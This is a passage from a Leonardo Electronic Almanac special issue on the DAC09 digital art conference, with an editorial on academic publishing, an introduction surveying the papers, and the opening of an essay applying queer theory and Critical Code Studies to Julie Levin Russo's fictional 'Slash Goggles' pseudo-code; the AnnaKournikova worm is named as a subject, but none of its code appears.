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SPECIAL ISSUE

DAC 09

after media : embodiment and context

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Making Inroads: Promoting Quality and Excellency of Contemporary Digital Cultural Practices and Interdisciplinarity

I would like to welcome you to the first special volume of the Leonardo Electronic Almanac. *DAC09: After Media: Embodiment and Context*, is a volume that generated from the conference by the same name that Prof. Penny chaired at the end of 2009.

DAC09: After Media: Embodiment and Context is the first of a series of special volumes of the Leonardo Electronic Almanac that are realized in collaboration with international academic, editors and authors.

Prof. Penny was inspired for this LEA special issue by the continuous developments in the interdisciplinary arena and in the fields of new media and digital art culture. He wanted to collate research papers that would provide the seeds for innovative thinking and new research directions. The authors featured in this volume, to whom we are most grateful for their hard work, will provide the reader with the opportunity to understand and imagine future developments in the fields of digital art culture and interdisciplinarity.

As I look at the electronic file of what we now internally refer to simply as *DAC09* the first issue of the revamped LEA, *Mish Mash*, printed and delivered by Amazon, sits on the desk next to my keyboard. The possibilities and opportunities of e-publishing, which also has physically printed outcomes, provide me with further thoughts on the importance and necessity of the work that is done by 'small publishers' in the academic field. The promising news of a new open access journal to be launched by The Wellcome Trust or the 'revolution' of researchers against Elsevier through the website http://thecostofknowledge.com/ with 9510 Researchers Taking a Stand (Thursday, April 12, 2012 at 10:57 AM) highlights the problems and issues that the industry faces and the struggles of young researchers and academics.

The contemporary academic publishing industry has come a long way from the first attempts at e-publishing and the revolution, if it can be defined as such, has benefited some and harmed others.

As the struggle continues between open access and copyrighted ownership,[1] the 'revelation' of a lucrative academic publishing industry, of economies of scales, of academics exploited by a system put in place by publishing giants (into which some universities around the globe have bought into in order to have an internationally recognized ranking system) and the publishers' system of exploitation structured to increase the share of free academic content to then be re-sold, raises some essential questions on academic activity and its outputs.

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The answers to these problems can perhaps be found in the creativity of the individuals who participate in what is, at times, an harrowing process of revisions, changes, reviews, replies and rebuttals. This is a process that is managed by academics who donate their time to generate alternatives to a system based on the exploitation of content producers. For these reasons I wish to thank Prof. Simon Penny and all the authors who have contributed to *DAC09: After Media: Embodiment and Context*.

Simon Penny in his introduction to this first LEA special volume clearly states a) the importance of the *DAC09* and b) the gravitas and professional profile of the contributors. These are two points that I can support wholeheartedly, knowing intimately the amount of work that this volume has required in order to maintain the high standards set by *Mish Mash* and the good reception it received.

For this reason in announcing and presenting this first special volume I am proud to offer readers the possibility of engaging with the work of professionals who are contributing to redefining the roles, structures and semantics of new media, digital art practices and interdisciplinarity, as well as attempting to clarify what digital creativity is today and what it may become in the future.

The field of new media (which are no longer so new and so young – I guess they could be better described as middle aged, slightly plump and balding) and digital practices (historical and contemporary) require new definitions and new engagements that move away from and explore beyond traditional structures and proven interdisciplinary partnerships.

DAC09: After Media: Embodiment and Context is a volume that, by collating papers presented at the DAC09 conference, chaired by Prof. Simon Penny, is also providing recent innovative perspectives and planting seeds of new thinking that will redefine conceptualizations and practices, both academic and artistic.

It also offers to the reader the possibility of engaging with solid interdisciplinary practices, in a moment in which I believe interdisciplinarity and creative practices are moving away from old structures and definitions, particularly in the fraught relationship between artistic and scientific disciplines. If 'cognitive sciences' is a representation of interdisciplinarity between artificial intelligence, neurobiology and psychology, it is also an example of interdisciplinary interactions of relatively closely related fields. The real problem in interdisciplinary and crossdisciplinary studies is that these fields are hampered by the methodological problems that still today contrapose in an hierarchical structure scientific methodologies versus art and humanities based approaches to knowledge.

This volume is the first of the special issues published by LEA and its appearance coincides with the newly revamped website. It will benefit from a stronger level of advocacy and publicity since LEA has continued to further strengthen its use of social platforms, in fulfillment of its mission of advocacy of projects at the

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intersection of art, science and technology. DAC09 will be widely distributed across social networks as open access knowledge in PDF format, as well as being available on Amazon.

I extend a great thank you to all of the contributors of *DAC09: After Media: Embodiment and Context* and wish them all the very best in their future artistic and academic endeavors.

Lanfranco Aceti
Editor in Chief, Leonardo Electronic Almanac
Director, Kasa Gallery

ACKNOWLEDGEMENTS

I would like to thank Ozden Sahin, LEA Co-Editor, for having delivered with constancy another project of which LEA could be proud. The LEA special issues are more similar to small books – 200 pages is not a small endeavor – that require special care and attentive selection.

I am very grateful to Prof. Simon Penny for the hard work that he has put into this volume and to the authors who have patiently worked with us.

To all of you my heartfelt thanks.

DAC09: After Media: Embodiment and Context is the first special volume of the Leonardo Electronic Almanac to be followed by many others that are currently in different stages of production, each of them addressing a special theme and focusing on bringing to the mainstream of the academic debate new forms of thinking, challenging traditional perspectives and methodologies not solely in the debates related to contemporary digital culture but also in the way in which these debates are disseminated and made public.

To propose a special volume please see the guidelines webpage at: http://www.leoalmanac.org/lea-special-issues-submission-instructions/

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Two decades of Digital Art and Culture

An introduction to the LEA DAC09 special edition

by

Simon Penny

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This volume of LEA is composed of contributions drawn from participants in the 2009 Digital Art and Culture conference held at the University of California, Irvine in December 2009. DAC09 was the eighth in the Digital Art and Culture conference series, the first being in 1998. The DAC conference series is internationally recognized for its progressive interdisciplinarity, its intellectual rigor and its responsiveness to emerging practices and trends. As director of DAC09 it was these qualities that I aimed to foster at the conference.

The title of the event: After Media: Embodiment and Context, was conceived to draw attention to aspects of digital arts discourse which I believe are of central concern to contemporary Digital Cultural Practices. "After Media' queries the value of the term 'Media Arts' – a designation which in my opinion not only erroneously presents the practice as one concerned predominantly with manipulating 'media', but also leaves the question of what constitutes a medium in this context uninterrogated. 'Embodiment and Context' reconnects the realm of the digital with the larger social and physical world.

'Embodiment' asserts the phenomenological reality of the fundamentally embodied nature of our being, and its importance as the ground-reference for digital practices. 'Embodiment' is deployed not only with respect to the biological, but also with reference to material instantiations of world-views and values in technologies, a key example being the largely uninterrogated Cartesianisms and Platonisms which populate computational discourse. Such concerns are addressed in contemporary cognitive science, anthropology and other fields which attend to the realities of the physical dimensions of cognition and culture.

'Context' emphasises the realities of cultural, historical, geographical and gender-related specificities. 'Context' brings together site-specificity of cultural practices, the understandings of situated cognition and practices in locative media. The re-emergence of concerns with such locative and material specificity within the Digital Cultures community is foregrounded in such DAC09 Themes as Software and Platform Studies and Embodiment and Performativity.

The DAC09 conference included around 100 papers by an international array of contributors. In a desire to be maximally responsive to current trends, the conference was to some extent an exercise in self-organisation by the DAC09 community. The call for papers and the structure of the event was organized around nine conference themes which were themselves the result of a call to the community for conference themes. The selected themes were managed largely by those who proposed them. Much credit for the success of the event therefore goes to these hard-working 'Theme Leaders' : Nell Tenhaaf, Melanie Baljko, Kim Sawchuk, Marc Böhlen, Jeremy Douglass, Noah Wardrip-Fruin, Andrea Polli, Cynthia Beth Rubin, Nina Czegledy, Fox Harrell, Susanna Paasonen, Jordan Crandall, Ulrik Ekman, Mark Hansen, Terry Harpold, Lisbeth Klastrup, and Susana Tosca, and also to the Event Organisers: David Familian, Michael Dessen, Chris Dobrian, Mark Marino and Jessica Pressman. I am particularly grateful to Ward Smith, Information Systems Manager for DAC09, who for two years, as my sole colleague on the project, managed electronic communications, web design and the review and paper submission processes amid, as he would put it, a 'parade of indignities'. In the several months of final planning and preparation for the event, the acumen and commitment of Elizabeth Losh and Sean Voisen was invaluable.

I first published on what we now refer to as digital arts in 1987. [1] Not long after, I was lucky enough to have the opportunity to attend the first ISEA conference in 1988. Since that date I have been actively involved in supporting the development of critical discourses in the field, as a writer, an editor and an organizer of events. My role as director of the DAC09 conference gave me a perspective from which to reflect on the state of digital arts discourse and its development over two decades. As I discussed in a recent paper, [2] the first decade on media art theory was a cacophonous interdisciplinary period in which commentators from diverse fields and disciplines brought their expertise to bear on their perceived subject. This created a scenario not unlike that of various viewers looking into a house via various windows, none of them perceiving the layout of the house, nor the contents of the other rooms. In the ensuing decade, a very necessary reconciliation of various disciplinary perspectives has occurred as the field has become truly a 'field'.

While post structuralist stalwarts such as Deleuze and Derrida continue to be referenced in much of the more critical-theory oriented work in Digital Cultures, and the condition of the posthuman and posthumanist are constantly referenced, theoretical reference points for the field are usefully broadening. The emerging field of Science and Technology Studies has brought valuable new perspectives to media arts discourses, counterbalancing the excesses of techno-utopianism and the sometimes abstruse intellectualism of post-structuralist theoretical discourses. In this volume, Mark Tuters provides an exemplar of this approach in his *Forget Psychogeography: Locative Media as Cosmopolitics*, bringing Rancière and Latour to bear on a discussion of HCI, Tactical Media and Locative Media practices. Tuters provides a nuanced argument replete with examples which questions the sometimes, superficial and dogmatic re-citation of the originary role of the Situationists with respect to such practices. At DAC09, Connor McGarrigle also took a thoughtful revisionist position with respect to the Situationists. [3]

In this context, the new areas of Software Studies and Platform Studies have emerged and have been nurtured in previous DAC conferences. In this spirit, Chandler McWilliams attempt to "thread the needle between a reading of code-as-text that obfuscates the procedural nature of code, and an overly technical description of programming that reinstates the machine as the essential arbiter of authentic acts of programming" is emblematic of the emergence of Software Studies discourses which are quintessentially interdisciplinary and erudite on both sides of the science wars divide. Similarly, Mark Marino's meditations on heteronormativity of code and the Anna Kournikova worm call for what he calls Critical Code Studies, here informed by queer theory. In their proposal for an 'AI Hermenteutic Network' Zhu and Harrell address the question of intentionality, a familiar theme in AI critical discourse (i.e., John Searle 'Minds,

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Brains and Programs' 1980). Citing Latour, Agre, Hayles and others, they offer another example of the science-wars-sidestepping technical development based in interdisciplinary scholarship noted in the discussion of Chandler McWilliams' contribution.

Another trend indicative of the maturation of this field is its (re)-connection with philosophical discourse. In this context, the deep analysis of Electronic Literature in terms of Wittgensteinian Language Games by Mauro Carassia is something of a tour de force. While a tendency to extropianism is here not explicitly discouraged, this discussion places such technological practices squarely as indicators of transition to post-human subjectivity, and in the process, open the discussion to phenomenological, enactive and situated critiques as well a drawing in the relevance of pre-cognitivist cybernetic theorisation.

One of the aspects of contemporary media arts discourse which I hoped to foreground at DAC09 was questions of embodiment and engagement with contemporary post-cognitivist cognitive science. Several papers in the current collection reflect such concerns, and indeed they were foregrounded in several conference themes. One example of the value of the application of such theory is evidenced in Kenny Chow and Fox Harrells leveraging of contemporary neuroscience and cognitive linguistics in their deployment of the concept of "material-based imagination" in their discussion of Interactive Digital Artworks. In a quite different approach to embodiment and computation, Carrie Noland discusses choreography and particularly the choreography of Cunningham, with reference to Mauss and Leroi-Gourhan, and with respect to digital choreographic tools.

The DAC community did not choose to make Game Culture a focal theme in DAC09 – perhaps because the field has grown so quickly and has built up a structure of conferences and journals. Nonetheless, gaming culture was referenced throughout the event, and was the subject of numerous presentations, such as Josh and Karen Tannenbaums reconsideration of 'agency as commitment to meaning', which addressed the acknowledged problematic of the tension between authorial and user agency in terms of a critique of the humanist subject. Like wise, phraseology such as Boluk/Lemieux's: "player performance in and around games has matured to the point of beginning to express underlying serial logics through heavily mannered gameplay mechanics" (in their contribution to this volume) signals the establishment of a mature and erudite critical theory of games and gaming. On a more technical note, Sullivan/WardripFruin/Mateas make an argument for enriching computer game play by application of artificial intelligence techniques to the authoring of 'quests'.

As Digital Arts became established as a practice the question of pedagogy inevitably arose – what to teach and how to teach it. Though rhetorics of convergence pretend to the contrary, one cannot dispute the profound epistemological and ontological dilemmas involved in attempting to bring together intellectual environments of such disparate communities as engineers, artists and critical theorists, in the classroom and the lab. Interdisciplinarity was therefore the ground upon which these programs were developed, and each context inflected that idea with its own color. My own reflections on the subject are published at *Convergence.* [4] It therefore seemed timely to address pedagogy at DAC09. In the process of elaboration of digital cultural practices, such emerging practices have themselves come into consideration as pedagogical tools and systems. In this volume, Elizabeth Losh surveys and discusses various pedagogical initiatives (mostly in Southern California) deploying digital tools and environments. In a contribution which crosses between the pedagogy thematic and concerns with cognition, Harrell and Veeragoudar Harrell offer a report on a science, technology, engineering, and mathematics (STEM) educational initiative among at-risk students which considers the relationships between users and their virtual identities.

In his essay, Garnet Hertz discusses the work of three artists – Reed Ghazala, Natalie Jeremijenko, and Tom Jennings. None of them 'media artists' in the conventional sense, they, in different ways and for different purposes, re-purpose digital technologies. Rounding out this volume is presentation of two online artworks by Sharon Daniels which were presented at DAC09. *Public Secrets* and *Blood Sugar* are elegant web-based art-works, both poetic and examples of a committed activist practice.

In my opinion, this collection offers readers a survey of fields addressed at DAC09, and an indication key areas of active growth in the field. Most of them display the kind of rigorous interdisciplinarity I regard as characteristic of the best work in the field. While the science-wars rage on in certain quarters, in media arts discourse there appears to be an attitude of intelligent resolution – a result in no small measure of the fact that a great many such commentators and theorists have taken the trouble to be trained, study and practice on both sides of the great divide of the 'two cultures', and to take the next necessary step of attempting to reconciling or negotiate ontologies traditionally at odds. This professional profile was very evident at DAC09 and is represented by many of the contributors in this volume. Such interdisciplinary pursuits are in my opinion, extremely intellectually demanding. The obvious danger in such work is of superficial understandings, or worse, a simple re-citation of a new canon of interdisciplinary media studies. Dangers that, happily, none of the papers grouped here, and few of the papers presented at DAC09, fell victim of. ■

The electronic proceedings of DAC09 are available at this link: http://escholarship.org/uc/ace_dac09

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OF SEX, CYLONS, AND WORMS

a Critical Code Study of Heteronormativity

ABSTRACT

When their Slash Goggles algorithm is functioning, Cylons can perceive the homoerotic sexual subtext all around them. Cylons are cybernetic organisms from the television program "Battlestar Galactica" and the "Slash Goggles" algorithm is a creative codework by Julie Levin Russo written in Zach Blas' fictional anti-language transCoder. These are code artworks commenting on popular culture and seeking to disrupt what Blas calls the heteronormativity of computer source code. In order to seek out the heteronormativity of source code, I don these lenses for examining another piece of sexually charged code, the AnnaKournikova worm.

by

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INTRODUCTION

On a lonely battlestar, one of the few remaining ships of human civilization, two of the survivors confront each other. One is the President of the Colonies. The other is the "top gun" of the military's Viper pilots. Both curse each other with the deep-space vulgarity, "Frack you." With them, the chief military officer, Admiral William Adama; his son, Lee; and a cybernetic organism, called a Cylon, masquerading as a human

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

Untitled Picture ("Subtext"), Julie Levin Russo, April 2008, digital image.

and aide to the President. This is how a human sees the scene. The Cylon sees the scene differently.

Through Cylon eyes, the scene does not seethe with anger, but boils over with barely contained desire. In place of the mutual "frack yous," a much different exchange:

> President Roselin: If I loved you, if I love you, that's all the more reason not to trust you. The siren song of your beauty is too alluring to by HOLY.
>
> Starbuck: I believed in you unconditionally, when you asked me to. I risked my life for you, I frakked you, I loved you... You owe me at least your FAITH. [1]

The Cylon sees the subtext, for she, like all Cylons, is equipped with Slash Goggles, an algorithm that allows her to see sexual and romantic potentiality of a scene.

The BioCylon Slash Goggles algorithm is a fictional piece of code, composed by Julie Levin Russo, to operate upon scenes from the remake of the science-fiction series "Battlestar Galactica." The scene presented above and its subtext (slashtext) revisions appear in the documentation on her Web page to demonstrate the effects of the Slash Goggles algorithm. They are presented as screenshots from an episode of "Battlestar Galactica," presented with cartoon speech bubbles that Russo has superimposed. "Slash" here refers to the practice of sexually pairing characters from fictional works in alternative narratives, either written by fans as "fan fiction" (fan fic) or presented as remixed videos in "vidding."

If these alternative scenes "queer" Battlestar Galactica by exposing the homoerotic subtext within the scenes, Russo's Slash Goggles, and the transCoder language they are written in "queer" code. In his documentation, transCoder's creator, Zach Blas, also claims his art piece "transCoder" is "devoted to rupturing the heteronormative superstructure that has infiltrated coding and software historically, discursively, and culturally." [2] Heteronormativity names the process through which heterosexual culture naturalizes itself and reproduces itself in society. However, rather than revealing the homoerotic nature of code, Slash Goggles challenges a heteronormative logic encoded in culture. Yet is that logic in the computer source code? Where and in what ways does code participate in a heteronormative superstructure? These are questions for Critical Code Studies.

Upon reflecting on the nature of cultural norms and Blas and Russo's shared critical grounding, based on a critique of pervasive and hegemonic heterosexuality, I sought out a computer program that might be imbricated in a heterosexual, computational, superstructure. In other words, rather than searching for heteronormativity in a programming language or in a method or function, I wanted to examine a program that seemed to operate with the logic of heternormativity. To that end, my eye was caught by the AnnaKournikova worm. The art piece and the worm offer an instructive study

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in opposites: the one a work of social criticism and the other, self-aggrandizing malware mischief. While the Slash Goggles bring to the surface the sexual slashtexts of a popular television show through creative codework, the other capitalizes on the unspoken indulgences and vulnerabilities of the turn-of-the millenium Internet through the mechanisms of a worm.

Indeed, hegemonic cultural ideologies operate with the logic of a worm or virus. As Michael Hardt and Antonio Negri explain the "[e]mpire's institutional structure is like a software program that carries a virus along with it, so that it is continually modulating and corrupting the institutional forms around it." [3] By turning to an infamous worm, AnnaKournikova, I discover an example of the heteronormative superstructure and demonstrate how this particular malware becomes the epitome of the pervasive cultural logics at work. The virus operationalizes vulnerabilities in the system and the receiver, while the imaginary goggles become x-ray specs with which to examine sexual sublimation and hidden slashtexts. For a code system to normalize, the receiver must behave as a system, as expected even when "misbehaving," without interruption or active interpretation of the codes that seek to process him, her, or it.

CRITICAL CODE STUDIES

For the past several years, a group of scholars has been working on interpreting the extrafunctional significance of computer source code, using a set of methodologies that I call Critical Code Studies. Critical Code Studies applies the hermeneutic approaches of the humanities to the exegesis of source code. [4] "Exegesis," literally to go out and about, to walk around and explore, is the process of examining the meaning beyond the denotation of the signs. However, given the nature of contemporary scholarly inquiry, this critical process will, in the hands of its varied practitioners, also engage in deconstruction, historicism, and other interpretive methodologies.

"Extrafunctional" here does not mean "without reference to function" or "in addition to function" but rather "built upon and arising from its function." CCS takes up the semiotic interpretation of code as a cultural "text," looking not just at lines of code themselves, but the effects they produce. Note that "text" does not signify collection of prose or words but instead, in the vein of cultural studies, an object of analysis that can be "read" or analyzed closely for its meanings. CCS presupposes that code was written not just for the programmer herself but also for others who will follow, and thus coding becomes a means of representing instructions but also of communication with others. Like other forms of communication, it possesses a rhetoric, idioms, and style. However, unlike single-artist texts, authorship is often collaborative, patchwork, even computer-assisted. Also, the source code for any one program is only ever a slight excerpt from a much more complex system that involves the programming language, other software, and the hardware of the machine.

We read code, therefore, not so much as the expression of a single consciousness whose intention we can surmise, an assumption that has largely departed even humanistic inquiry, but instead as fragments of systems that gain significance, among other ways, through their particular arrangement of signs, their similarities to other systems, and in how they operate on and circulate through machinic and human environments. Interpretation, therefore, is the work of discovering and naming the meaning that those semiotic units create as they circulate through a variety of sign systems including natural language and coding conventions as well as machinic and human systems.

Critical Code Studies continues the interdisciplinary scholarship begun with Terry Winograd and Fernando Flores in *Understanding Computers and Cognition*. However, it has a more direct lineage in the writings of Adrian MacKenzie, Los Pequeño Glazier, and Florian Cramer. It participates in the same realm of humanistic and cultural inquiry as software studies and platform studies. Critical Code Studies has continued to develop through its blog, an online working group convened in the spring of 2010, [5] a conference held at the University of Southern California, [6] and an extensive discussion on the HASTAC Scholars forums. [7]

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As CCS seeks the meaning of code, it examines the ideologies that manifest themselves in code. This is not to argue that programmers are actively trying to promote a particular ideology through their programs, though presumably they could, but instead that ideology is a meta-cognitive process, a social force that operates through structures, institutions and even machines. It is built into the pay turnstile as much as it is the ballot box.

ZACH BLAS' QUEER TECHNOLOGY

transCoder

Zach Blas is a sexuality hacker. With his own toolkit of queer theory, Blas sets out on libratory raids on the establishment. His art exhibit at UCLA featured a parody of Apple's Genius Bar. At the Disingenuous Bar, visitors could receive "non-technical support for 'technical problems' from a staff of trained un-geniuses." [8] Blas' work is collected under the manufacture of the incorporated "Queer Technologies," which operates as "a company, an art collective and an activist group." According to its "about" page, "Queer Technologies produces flows of resistance within larger spheres of capitalist structurations, 'identifying' and 'disidentiying' with these spheres in tandem. All pieces are designed as product, artwork, and political tool, materialized through an industrial manufacturing process so that they may be disseminated widely." [9]

transCoder comes on a DVD. Purple lettering on a black background spells out tC. The C plays off a standard programming language, such as C. The texts themselves are stored on the disk in a DMG file, much as software might. Unpackaging that volume brings a pink hard drive icon to the Finder menu, again with the tC logo. According to Blas' "about" statement in transCoder, this logo is a visual play on Apple Computer's logo, which for him, calls forth another apple, the poison apple in the suicide of Turing, after his own sexuality was the source of his persecution. [10] Technology, sexuality, repression, and forbidden knowledge ripen the significance of the transCoder apple.

On the disk comes transCoder, referred to as both a fictional software development kit (SDK) and a "Queer Programming Anti-Language." "Fictional" is perhaps a misnomer. "Pseudo" fits it better, as in pseudo-code, or mock ups of source code written to sketch out programs for human consideration rather than to execute them on electronic computational systems. The code is not illegitimate because it is "pseudo" but incomplete for machine execution or, to put it another way, theoretical. Indeed transCoder is a theoretical software development kit, made not of functional functions but of encoded plays on the methods and discourse of critical theory.

In his "about" document, Blas explains that transCoder is "a play on transgender and Lev Manovich's fifth principle of new media." Blas cites Manovich: "To 'transcode' something is to translate it into another format," a format which is often obsolete. [11] In Manovich's transcoding, Blas finds a description of how computational paradigms take the place of cultural paradigms. However, in many ways Blas' provocative kit, uploads countercultural ontologies (or anti-ontologies) into the normalized logic of software. He is transcoding theory into a programming language.

As a partial language or SDK, transCoder offers a set of functions. Each function is described in natural language rather than in code (another sign of the pseudo code). The Libraries include:

Haraway's Taxonomies for a Genderless Future
Sadie Plant's 0 as 1 (Fuck Lacan)
Halberstam's Technotopic Topologies

The library titles reference the theorist off whose work Blas is riffing. Included in the group are critical theorists such as Foucault, cyber theorists such as Donna Haraway, and queer theorists such as Judith Butler and Judith Halberstam. (Incidentally, Halberstam taught Blas in a graduate seminar on critical theory and technology). The lines of pseudo code read like one-liners for those who are deeply immersed in these theorists – but in other ways they operationalize the theory or at least create code-like manifestations or implementations of the theories.

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A representative function in this code is Butler's Destabilization Loop (Citing the Other) which "breaks apart any process that acts as a continuously iterating power." This function transcodes Butler's notion of citationality and performativity into a loop function – of course, further playing on her critiques of iteration. In *Bodies That Matter*, Butler outlines the way iterated acts reify themselves and therefore materialize. [12] A person's gender, by this reading, is created by the total shifting sum of those repeated actions, everything from scratching oneself in public to speaking in a particular pitch create that sense of gender. By transcoding such a concept into a loop, Blas touches on how that theoretical concept itself disrupts the naturalization and essentialization of social constructions such as gender. Disruption is perhaps the chief development paradigm that Blas builds into this provocative Queer Technology.

SLASH GOGGLES

Queering Battlestar Galactica

Reading the SDK is a bit like reading a dictionary, albeit an entertaining, countercultural dictionary like *The Devil's Dictionary* or *The Devil's DP Dictionary*. It is all potential, vocabulary without sentences. To get a better sense of how these functions operate, Blas has included in the *User Manual* an implementation of transCoder in Julie Levin Russo's (a.k.a., cyborganize) Slash Goggles algorithm. This algorithm is one (and the only) excerpt from the *BioCylon User Manual*, Russo's fictional handbook delivered in deadpan as kind of O'Reilly guide to these cybernetic organisms.

In certain circles "Cylon" immediately calls to mind the infinitely resurrecting cyborgs of the remake of the "Battlestar Galactica" (BSG) television series. It is not "spoiling" to say that some of these Cylons are portrayed by women who also bare all or most for magazine spreads and ad campaigns. Consider "The Girls of Battlestar GALACTICA" photoshoot in *Interview* magazine or Tricia Helfer's extensive modeling career and nude appearance in *Playboy*. However, the provocation of Cylons is more than skin-deep, for even when a Cylon is not tantalizing crew members and viewers, it still presents the beguiling existential quandaries of Philip K. Dick's Replicants in *Do Androids Dream of Electric Sheep?* and its onscreen adaptation, *Blade Runner.* So it plays in a genre of AI sci-fi that asks: what are you if your lover is a cyborg? Against such a philosophical backdrop, identity and authentication become unstable environs. In the series, crew members struggled to determine who was a Cylon and, at times, found themselves looking in the mirror. The insufferably vain Dr. Gaius Baltar, in the few moments when he was not looking in his own mirror, developed a Cylon detector of his own, roiling the philosophical tumult of the Voight-Kampff and the Turing Test (though his is a chemical test, not a conversational one). While Voight-Kampff, Dick's authentication test, relies on biological feedback (testing physical changes), the test itself took the form of a combination personality inventory and interrogation. [13] Baltar's test and Voight-Kampff become necessary only eons after the Turing Test has been passed. Nonetheless, both tests pick up Turing's essential provocation that human identity is not a verifiable essence but a symbolic performance. Of course, Turing's famous essay "Computing Machinery and Intelligence" begins not with the a test of masquerading computers but instead of men trying to pass themselves off as women in a parlour game. Turing, whose sexual identity brought him into a direct confrontation with the British state, knew what was at stake in these questions of verifying identity. To populate BSG with humanoid Cylons (and their copies) is to make every interaction a kind of Turing Test and to make identity a key, thematic battleground. [14]

Turing, whose sexual identity brought him into a direct confrontation with the British state, knew what was at stake in these questions of verifying identity.

Outing identity groups, using special detection to determine someone's identity, hidden and revealed, raises questions of racial passing and, in the age of "Don't Ask, Don't Tell," sexual identity. The show featured openly gay characters but also drew attention for its homoerotic undertones. Shira Chess has taken up some of this analysis in her chapter "The C-Word: Queering the Cylons." [15] Russo also pursues the question in detail in her dissertation. However, as with most pop culture phenomenon, the debate rages over whether the show disrupts or reinforces traditional gender roles in the final analysis, especially since the narrative of the episodes focused more on heterosexual (though interspecies) couplings despite homoerotic imagery in its footage.

Russo's piece certainly plays off and builds upon this productive fandom, and just as the SDK offers in-jokes for theory-heads, Slash Goggles offer some play and subversion to BSG fans. Consider the BSG Slash group on LiveJournal (http://community.livejournal.com/bsg_slash).

The goggles take their name from a queer countercultural practice of viewing mass media objects against their overt narratives (typically, heteronormative) for their covert narratives (queer). "Slash" denotes a practice of creating fictions, or fan fiction, involving same-sex characters. (The term is derived from the "/" in the first example of Slash fiction, Kirk/Spock) [16]. Since slash began with the pairing of Star Trek's Kirk and Spock, the term defaults, as many terms do, to refer to men, which explains why Russo also refers to these as Girlslash Goggles. This remake of *Battlestar* serves as slash fiction to the original series by giving Starbuck a sex change and then playing out the Starbuck/Apollo pairing. However, fanfictions are acts of audience intervention, written not by the paid authors of a television series but, as the name says, by the fans themselves. The practice of vidding, creating alternative video mixes of broadcast content, in turn creating alternate narratives, also falls under this category. The homoerotic undertones (and overtones) of BSG find their way into these vids across YouTube, and Russo's dissertation captures this very productive fan participation.

Seeing the Battlestar Through Rainbow Colored Glasses

Russo contributes to this conversation in the form of a kind of BSG mod, an imaginary piece of software that allows Cylons to see the sexual subtext of various moments aboard the Battlestar – one that offers a kind of queer vision, subliminal counter-spectator specs.

In her LiveJournal post, partially reprinted in the User's Manual, Russo presents the Goggles as though they were a genuine modification script for BioCylons. Russo creates her own fictional user manual, independent of Blas. In this fragment from it, she offers an introduction, the code itself, and a demonstration of their effects. To illustrate, Russo presents the results in the form of screenshots from the series in which she's added Mad Magazine-style speech and thought bubbles to make explicit the content that is being suppressed. By providing the code and the coding language (which can also be found online), Russo invites readers to interpret the code themselves.

Although these are software-based goggles, in a video blog entry, Russo dons her own pair of Girlslash Goggles as she calls them, and they could almost be mistaken for bright pink sunglasses. [17]

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The Code

Below is the code of the Slash Goggles algorithm:

```
function slash_goggles($desire) {
 global $humanform;
 // check activation status
 if (theCloset('null')) {
  qTime('image' =>
finger("toggle_$body->type") ? q($body
->created))
 }
 // define subjects
 foreach ($humanform as $body =>
$desire) {
  $humanform->template->assign($body ==
'identity' ? 'gender' : $body, $desire);
 }
 // identify data
 if (destabilizationLoop('image')) {
  $desire = array(noTax('identity',
'gender'));
 }
 else {
  $desire = array(mutMutate('identity',
'gender'));
 }
 // parse visual array
 $humanform->template->assign(array(
  'characterization' => $TPTB['subtext'],
  'mise-en-scene' => leaky('subtext',
'image'),
  'performance' => nonteleo($body),
  'narrative' => schizoA(exe($TPTB)),
  'metatext' => buggery('queer',
vBody()),
  ));
 // execute function
 $humanform->template->parse('queer');
 $slash = $body->$body->text('queer');
 $desire->$body->reset('queer');
 return $slash;
}
```

Stepping through the Code

Since there is no O'Reilly book on transCoder, to read this code is to create an imaginary syntax. The reader must fill in a few gaps, such as the use of mathematical symbols => which seems to indicate variously execute, evaluate, assign, or "is associated with." This Anti-Language is in need of some serious documentation, or perhaps that is also a strategy.

The code begins by defining the function "slash_goggles," assigning that function the parameter "$desire." After an if-clause that establishes whether or not this desire is closeted (i.e. the call of function `theCloset('null')`), the function activates qTime. This call to qTime initiates the function from the sdk:
`qTime ()`
permits the executions of a program to run outside of conventional computational narratives.

The program is taking itself off a conventional clock here, invoking an alternative processing environment. Here is one of the moves that takes Russo's codework beyond the literal play on existing programming languages. When she writes qTime into her code, she indicates that this software will operate in the computer in some outside or alternative conceptual space. Of course, such a move represents an impossibility (since the alternative conceptual space is never offered or systematized). The code defies the very environment or platform on which it runs. Yet, Russo savors this paradox which no doubt would crash anyone, human or Cylon, who attempted to parse this code literally. This piece demands creative processing.

Russo continues, as her comments indicate, to "define subjects."
`$humanform->template->assign($body == 'identity' ? 'gender' : $body, $desire)`

This code assigns $body gender if identity is true, if not it reverts back to body. Here the function seems to be authenticating the identity and presumably, given the social construction implied by performativity and the overall provocations of BSG, identity would never be authenticated off-hand thus the $body is still in play.

The body here is a variable, as a container of information, assigned by external processes. It has an attribute desire, another variable, driven by an array of possibilities based on gender and identity to make bodies and desires variable: at once places-identity and sexuality-at-play they now suggest that they are merely conceptual containers, filled and evaluated here by computational processes. It is hard not to notice the dollar sign before humanforms, bodies, and desires, especially in the context of a television series about the technological desires unbound, about self-destructive races toward technology, around pin-up models and highest-tech special effects sold and packaged on DVD in half-season increments or complete box sets.

Russo evaluates the image along two alternative paradigms in the functions noTax and mutMutate. In the development kit, Blas explains that noTax "collapses an epistemological interpretation of syntax to incite deviation from official notions of a processual experience of computation." That function belongs to the library Haraway's Taxonomies for a Genderless Future. In this case, noTax, is an ontology without taxonomies. The mutMutate function belongs to the library "Halberstam's Technotopic Topologies." This function "can connect any number of items to generate hybrid functions, operators, variables, etc.". At this point, the code makes use of conceptual frameworks beyond traditional categories and binaries, either because they disbelieve them (noTax) or all for hybridization (mutMutate).

